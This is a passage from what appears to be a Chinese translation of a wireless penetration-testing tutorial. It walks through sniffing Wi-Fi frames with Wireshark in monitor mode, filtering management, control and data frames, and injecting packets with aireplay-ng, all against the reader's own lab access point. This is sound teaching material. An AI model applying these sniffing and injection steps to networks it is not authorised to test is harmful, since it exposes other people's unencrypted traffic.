
太棒了！我们拥有了监控模式接口，等待从空域中读取一些封包。所以让我们开始吧。

下一个练习中，我们会使用 Wireshark 和刚刚创建的 `mon0` 监控器模式接口，从空域中嗅探封包。


实战时间 -- 嗅探无线封包

遵循下列指南来开始：


1. 启动我们在第一章中配置好的接入点 `Wireless Lab` 。
2. 通过在控制台中键入 `Wireshark &` 来启动 Wireshark，一旦 Wireshark 运行，访问 `Capture | Interfaces` 。



3. 通过点击 `Start` 按钮从 `mon0` 接口选择封包捕获，像截图中那样。Wireshark 会开始捕获，现在你可以在 Wireshark 窗口中看到封包。



4. 这些就是你的无线适配器从空域中嗅探到的封包。为了查看任何封包，在上面的窗口中选择它，中间的窗口中会展示整个封包：



点击 `IEEE 802.11 Wireless LAN management frame` 前面的三角形来展开并查看详细信息。

观察封包中不同的头部字段，并将它们和之前了解的 WLAN 帧类型以及子类型关联。

刚刚发生了什么？

我们刚刚从空域中嗅探了第一组封包。我们启动了 Wireshark，它使用我们之前创建的监控模式接口 `mon0`。通过查看 Wireshark 的底部区域，你应该注意到封包捕获的速度以及目前为止捕获的封包数量。

试一试 -- 发现不同设备

Wireshark 的记录有时会令人生畏，即使在构成合理的无线网络中，你也会嗅探到数千个封包。所以深入到我们感兴趣的封包十分重要。这可以通过使用 Wireshark 中的过滤器来完成。探索如何使用这些过滤器来识别记录中唯一的无线设备 -- 接入点和无线客户端。


如果你不能做到它，不要着急，它是我们下一个要学的东西。

实战时间 -- 查看管理、控制和数据帧


现在我们学习如何使用 WIreshark 中的过滤器来查看管理、控制和数据帧。

请逐步遵循下列指南：


1. 为了查看捕获的封包中的所有管理帧，在过滤器窗口中输入过滤器 `wlan.fc.type` ，并点击 `Apply` 。如果你打算防止封包向下滚动过快，你可以停止封包捕获。



2. 为了查看控制帧，将过滤器表达式修改为 `wlan.fc.type == 1` 。




3. 为了查看数据帧，将过滤器表达式修改为 `wlan.fc.type == 2` 。




4. 为了额外选择子类型，使用 `wlan.fc.subtype` 过滤器。例如，要查看所有管理帧中的信标帧，使用下列过滤器：

```
(wlan.fc.type == 0) && (wlan.fc.subtype == 8)
```



5. 作为替代，你可以在中间的窗口中右击任何头部字段，之后选择 `Apply as Filter | Selected` 来使用过滤器。



6. 这会自动为你在`Filter`字段中添加正确的过滤器表达式。

刚刚发生了什么？

我们刚刚学习了如何在 Wireshark 中，使用多种过滤器表达式来过滤封包。这有助于监控来自我们感兴趣的设备的所选封包，而不是尝试分析空域中的所有封包。

同样，我们也可以以纯文本查看管理、控制和数据帧的封包头部，它们并没有加密。任何可以嗅探封包的人都可以阅读这些头部。要注意，黑客也可能修改任何这些封包并重新发送它们。协议并不能防止完整性或重放攻击，这非常易于做到。我们会在之后的章节中看到一些这类攻击。

试一试 -- 玩转过滤器

你可以查阅 Wireshark 的手册来了解更多可用的过滤器表达式，以及如何使用。尝试玩转多种过滤器组合，直到你对于深入到任何细节层级都拥有自信，即使在很多封包记录中。

下个练习中，我们会勘察如何嗅探我们的接入点和无线客户端之间传输的数 据封包。

实战时间 -- 嗅探我们网络上的封包

这个练习中，我们会了解如何嗅探指定无线网络上的封包。出于简单性的原因，我们会查看任何没有加密的封包。

遵循下列指南来开始：

1. 启动我们命名为`Wireless Lab`的无线接入点。让我们将其配置为不加密。

2. 我们首先需要寻找`Wireless Lab`运行在哪个频道上。为了完成它，打开终端并执行`airodump-ng --bssid <mac> mon0`，其中`<mac>`是接入点的 MAC 地址。运行程序，不就你就会看到你的接入点显示在屏幕上，并带有所运行的频道。


3. 我们可以从之前的截图中看到，我们的接入点`Wireless Lab`运行在频道 11 上。要注意这可能和你的接入点不同。

   为了嗅探发往和来自这个接入点的封包，我们需要将无线网卡锁定在同一频道上，也就是频道 11。为了实现它，执行`iwconfig mon0 channel 11`之后执行`iwconfig mon0`来验证。你会看到输出中的`Frequency: 2.462 GHz`。这相当于频道 11。

```
root@kali:~# iwconfig mon0 channel 11
root@kali:~#
root@kali:~#
root@kali:~# iwconfig mon0
mon0      IEEE 802.11bgn  Mode:Monitor  Frequency:2.462 GHz  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

root@kali:~#
```

4. 现在启动 Wireshark，开始嗅探 `mon0` 接口。在 WIreshark 开始嗅探之后，在过滤器区域输入 `wlan.bssid == <mac>` 来使用接入点 BSSID 的过滤器，像下面的截图这样。为你的接入点填写合适的 MAC 地址。



5. 为了查看接入点的数据封包，添加下列过滤器：`(wlan.bssid == <mac>) && (wlan.fc.type_subtype == 0x20)`。在客户端笔记本打开你的浏览器，并输入接入点管理界面的 URL。我这里，像第一章那样，它是 `http://192.168.0.1`。这会生成数据封包，WIreshark 会捕获它。

6. 封包嗅探允许我们轻易分析未加密的数据。这就是为什么我们需要在无限种使用加密的原因。

刚刚发生了什么？

我们刚刚使用 WIreshark 和多种过滤器嗅探了空域中的数据。由于我们的接入点并没有使用任何加密，我们能够以纯文本看到所有数据。这是重大的安全问题，因为如果使用了类似 WIreshark 的嗅探器，任何在接入点 RF 范围内的人都可以看到所有封包。

试一试 -- 分析数据封包

使用 WIreshark 进一步分析数据封包。你会注意 DHCP 请求由客户端生成，并且如果 DHCP 服务器可用，它会返回地址。之后你会发现 ARP 封包和其它协议的封包。这样来被动发现无线网络上的主机十分简单。能够看到封包记录，并重构出无线主机上的应用如何和网络的其余部分通信十分重要。Wireshark 所提供的有趣的特性之一，就是跟踪流的能力。这允许你一起查看多个封包，它们是相同连接中的 TCP 数据交换。

此外，尝试登陆 `www.gmail.com` 和其它流行站点并分析生成的数据流量。

我们会演示如何向无线网络中注入封包。

实战时间 -- 封包注入

我们使用 aireplay-ng 工具来进行这个练习，它在 Kali 中自带。

遵循下列指南来开始：

1. 为了执行注入测试，首先启动 Wireshark，并使用过滤器表达式 `(wlan.bssid == <mac>) && !(wlan.fc.type_subtype == 0x08)` 。这会确保我们只能看到我们无线网络的非信标帧。
2. 现在在终端中执行命令 `aireplay-ng -9 -e Wireless Lab -a <mac> mon0` 。
3. 返回 Wireshark，你会看到屏幕上会显示大量封包。一些封包已经由 `aireplay-ng` 发送，它们是我们发送的，其它的是 `Wireless Lab` 接入点用于响应注入的封包。

刚刚发生了什么？

我们刚刚使用 aireplay-ng，成功向我们的测试环境网络注入了封包。要注意我们的网卡将这些任意的封包注入到网络中，而不需要真正连接到无线接入点 `Wireless Lab` 。

试一试 -- 探索 Aireplay-ng 工具

我们会在之后的章节中详细了解封包注入。现在请探索一下 Aireplay-ng 工具用于注入封包的其它选项。你可以使用 Wireshark 监控空域来验证注入是否成功。

2.2 WLAN 嗅探和注入的重点笔记

WLAN 通常在三种不同频率范围内工作：2.4 GHz，3.6 GHz 和 4.9/5.0 GHz。并不是所有 WIFI 网卡都全部支持这三种范围和相关的波段。例如，Alfa 网卡只支持 IEEE 802.11b/g。这就是说，这个网卡不能处理 802.11a/n。这里的关键是嗅探或注入特定波段的封包。你的 WIFI 网卡需要支持它。

